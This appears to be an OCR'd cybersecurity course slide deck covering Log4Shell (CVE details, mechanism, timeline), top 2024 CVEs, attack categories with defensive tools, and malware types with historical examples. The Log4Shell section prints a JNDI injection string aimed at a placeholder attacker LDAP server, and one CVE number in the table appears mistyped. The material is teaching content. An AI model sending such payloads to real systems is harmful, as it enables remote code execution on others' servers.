
Vulnerability Analysis

What is the CVE of the vulnerability we exploited on port 21 during the lab session (vsftpd 2.3.4)?

- CVE-2011-2523

Vulnerability Analysis

https://www.cvedetails.com/cve/CVE-2021-44228/



CVE Details
The ultimate security vulnerability datasource
Search
View CVE
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)
Log In Register
Vulnerability Feeds & Widgets New
www.itsecdb.com

Vulnerability Details : CVE-2021-44228

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

Publish Date : 2021-12-10 Last Update Date : 2022-03-15

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	9.3
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satistified to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	502

Vulnerability Analysis

Example: Understanding the Log4Shell Vulnerability (2021)

- **Log4Shell**: the **name given to the vulnerability**, while Log4j is the **library** affected by this vulnerability.

- **Log4J**: Developed by Apache. Log4J allows developers to manage logging (recording events) in their applications.

How it works


- Log4J includes a **lookup function** called **JNDI** (Java Naming and Directory Interface), which can use network protocols to retrieve data from external servers and execute it on the internal server.
- **The problem: no validation was implemented** to check the data retrieved remotely.
- **Risk:** if the external server is controlled by an attacker, malicious code can be injected and executed on the internal server.

Vulnerability Analysis

- Attacker sends a specially crafted request
  `${jndi:ldap://ATTACKER_SERVER/malicious.code}`
- Log4j logs the string and triggers a **JNDI lookup**
- Server connects to attacker-controlled **LDAP server**
- LDAP server returns a link to **malicious Java code**
- Vulnerable server **downloads and executes** the code (**RCE)**
- Attack works **even if attacker is not on the same network**
- Root cause: **No validation** on remote lookups inside Log4j


Vulnerability Analysis

Example: Understanding the Log4Shell Vulnerability (2021)



Vulnerability Analysis

Example: Understanding the Log4Shell Vulnerability (2021)



Vulnerability Analysis

Example: Understanding the Log4Shell Vulnerability (2021)

Timeline of the Log4Shell Vulnerability

- **Nov 24, 2021**: A cybersecurity researcher privately reports the vulnerability to Apache.
- Vulnerability remained **secret** while Apache prepares the **first patch (Log4j 2.15)**.
- **Dec 9, 2021**: **Public disclosure** of Log4Shell.
- During testing, **new Zero-Day issues are discovered** => Apache releases additional fixes/patches:
  - **2.16**, then **2.17.x** to fully mitigate the vulnerability.


Vulnerability Analysis

Example: Understanding the Log4Shell Vulnerability (2021)

There are four CVEs associated with the Log4Shell vulnerability.

CVE-2021-44228	CVSS **9.3/10**	patch version: Log4j 2.15.0 (vulnerable)
CVE-2021-45046	CVSS **9/10**	patch version: Log4j 2.16.0 (vulnerable)
CVE-2021-45105	CVSS **5.9/10**	patch version: Log4j 2.17.0 (vulnerable)
CVE-2021-45832	CVSS **6.6/10**	last patch version: Log4j 2.17.1


TOP 10 Vuln 2024



- CVE-2024-3400 in Palo Alto Networks PAN-OS
- CVE-2024-24919 in Check Point Security Gateways
- CVE-2024-1709 in ConnectWise ScreenConnect
- CVE-2023-48788 in Fortinet FortiClient
- CVE-2023-48365 in Qlik Sense Enterprise for Windows
- CVE-2023-36025 in Windows SmartScreen
- CVE-2020-14882 in Oracle WebLogic Server (Oracle Fusion Middleware)
- CVE-2018-15961 in Adobe ColdFusion

Attack Methods

Attack Methods



Attack Types

Passive Attacks

Active Attaques

The attacker tries to collect/use information about the system without affecting its resources. This type of **attack is difficult to detect.**

The attacker attempts to introduce changes to the system's resources or disrupt its normal operation.

Attack Methods

Malicious code attacks

- Computer viruses
- Computer worms
- Spyware
- Trojan horses
- Adware
- **Ransomware**
- Cryptominers
- **Crypters**
- Scareware
- Backdoors
- **Key generators**

Network protocol attacks

- IP Spoofing
- ARP Spoofing
- DNS Spoofing
- Fragmentation attacks
- TCP Session Hijacking
- Man-In-The-Middle (MITM)
- Denial of Service (DoS)

Program attacks

- Buffer Overflow
- Injection attacks
- Website defacement

Email-based attacks (Social Engineering)

- Phishing
- Scam
- SPAM

Attack Methods and Solutions

Malicious code attacks

- Computer viruses
- Computer worms
- Spyware
- Trojan horses
- Adware
- **Ransomware**
- Cryptominers
- **Crypters**
- Scareware
- Backdoors
- **Key generators**

Solutions

- Antivirus (e.g., Symantec, Defender, etc.)
- EDR (Crowdstrike, Cybereason, etc.)
- XDR (Sekoia, Cortex, etc.)

Network protocol attacks

- IP Spoofing
- ARP Spoofing
- DNS Spoofing
- Fragmentation attacks
- TCP Session Hijacking
- Man-In-The-Middle (MITM)
- Denial of Service (DoS)

Solutions

- Firewall (Fortigate, PaloAlto, etc.)
- Anti-DDoS (Arbor, Akamai, etc.)
- Proxy (BlueCoat, Umbrella)
- IPS/IDS (Firepower, McAfee)

Program attacks

- Buffer Overflow
- Injection attacks
- Website defacement

Solutions

- WAF (F5, Imperva, etc.)
- Reverse Proxy

Email-based attacks (Social Engineering)

- Phishing
- Scam
- SPAM

Solutions

- Email proxy (Proofpoint, Cisco Email Security)
- CyberArk

Attack Methods - Malicious code attacks

A malicious code or malware (**mal**icious soft**ware**) refers to a harmful software widely spread/discussed in cybersecurity and **developed with the intent to damage a computer system.**

There are several types of malware

- Computer viruses
- Computer worms
- Spyware
- Trojan horses
- Adware
- Ransomware
- Cryptominers
- Crypters
- Scareware
- Backdoors
- Key generators

Attack Methods - Malicious code

There are several types of malware

- **Computer viruses**
- Computer worms
- Spyware
- Trojan horses
- Adware
- Ransomware
- Cryptominers
- Crypters
- Scareware
- Backdoors
- Key generators


- Launching an infected legitimate program ⇒ the virus also starts
- The virus has the ability to modify its structure as well as the instructions that compose it.
- The virus is capable of multiplying and spreading throughout the system.
- It requires a host system to run.

Attack Methods - Malicious code

There are several types of malware

- **Computer viruses**
- Computer worms
- Spyware
- Trojan horses
- Adware
- Ransomware
- Cryptominers
- Crypters
- Scareware
- Backdoors
- Key generators

- **Example:** The ***Chernobyl*** *virus* remained dormant until April 26th; once that date was reached, it began destroying the infected machines.



```
                         Windows

An exception 0E has occurred at 0028:C14953BA in VxD ---.  This was
called from 0028:C0003A7F in VxD ---.  It may be possible to continue
normally.

*  Press any key to attempt to continue.
*  Press CTRL+ALT+DEL to restart your computer.  You will
   lose any unsaved information in all applications.

                 Press any key to continue _
```

Attack Methods - Malicious code

There are several types of malware

- Computer viruses
- **Computer worms**
- Spyware
- Trojan horses
- Adware
- Ransomware
- Cryptominers
- Crypters
- Scareware
- Backdoors
- Key generators

- **Seeks to spread automatically across the network and infect as many machines as possible.**


- A worm can spread through social networks or email.

Attack Methods - Malicious code

There are several types of malware


- Computer viruses
- **Computer worms**
- Spyware
- Trojan horses
- Adware
- Ransomware
- Cryptominers
- Crypters
- Scareware
- Backdoors
- Key generators

Example 1 - Social network: The Facebook worm “Is this you in this video?” or “c'est toi dans cette vidéo". Once the user clicks on the video, they’re prompted to download a program that is actually the worm, which then replicates itself to the user’s contacts who clicked.



Salut Mounir, c'est toi dans cette vidéo?? 😮

Pwhdnku a publié dans Mmuv4u3lm.



AUG 8TH, 2:32PM

David Video 😮
http://bit.ly/2[redacted]


Vad du än gör, klicka inte på länken . Virus!

Attack Methods - Malicious code

There are several types of malware

- Computer viruses
- **Computer worms**
- Spyware
- Trojan horses
- Adware
- Ransomware
- Cryptominers
- Crypters
- Scareware
- Backdoors
- Key generators

Example 2 - Email: The worm called “I Love You”. It arrives as an email with an attachment. Once the user clicks on the attachment, it modifies the system registry to automatically propagate itself to all contacts.



From: [redacted]

To: [redacted]

Cc:

Subject: ILOVEYOU

kindly check the attached LOVELETTER coming from me.

Attack Methods - Malicious code

There are several types of malware

- Computer viruses
- Computer worms
- **Spyware**
- Trojan horses
- Adware
- Ransomware
- Cryptominers
- Crypters
- Scareware
- Backdoors
- Key generators


- Once installed on a machine, they try to hide for as long as possible.
- Unlike other malware that aims to cause damage, spyware seeks to collect (steal) confidential information without the legitimate user's knowledge.

Attack Methods - Malicious code

There are several types of malware

- Computer viruses
- Computer worms
- **Spyware**
- Trojan horses
- Adware
- Ransomware
- Cryptominers
- Crypters
- Scareware
- Backdoors
- Key generators

- **Example:** Keylogger (keystroke recorder)



☐ Activer le telechargeur ☐ Activer fausse erreur ☐ Activer FTP upload
☐ Activer l' ajout de Mo ☐ Activer stealers ☑ Autorun
☐ Activer ouvrir page Web ☐ Activer le binder

Informations

Envoi par mail
● Gmail ○ Hotmail ○ Autre
SMTP : Port :
Compte :
Mot de passe :
☐ Afficher les caracteres
Test Mail

Date de destruction
samedi 9 décembre 2017
Jour(s)
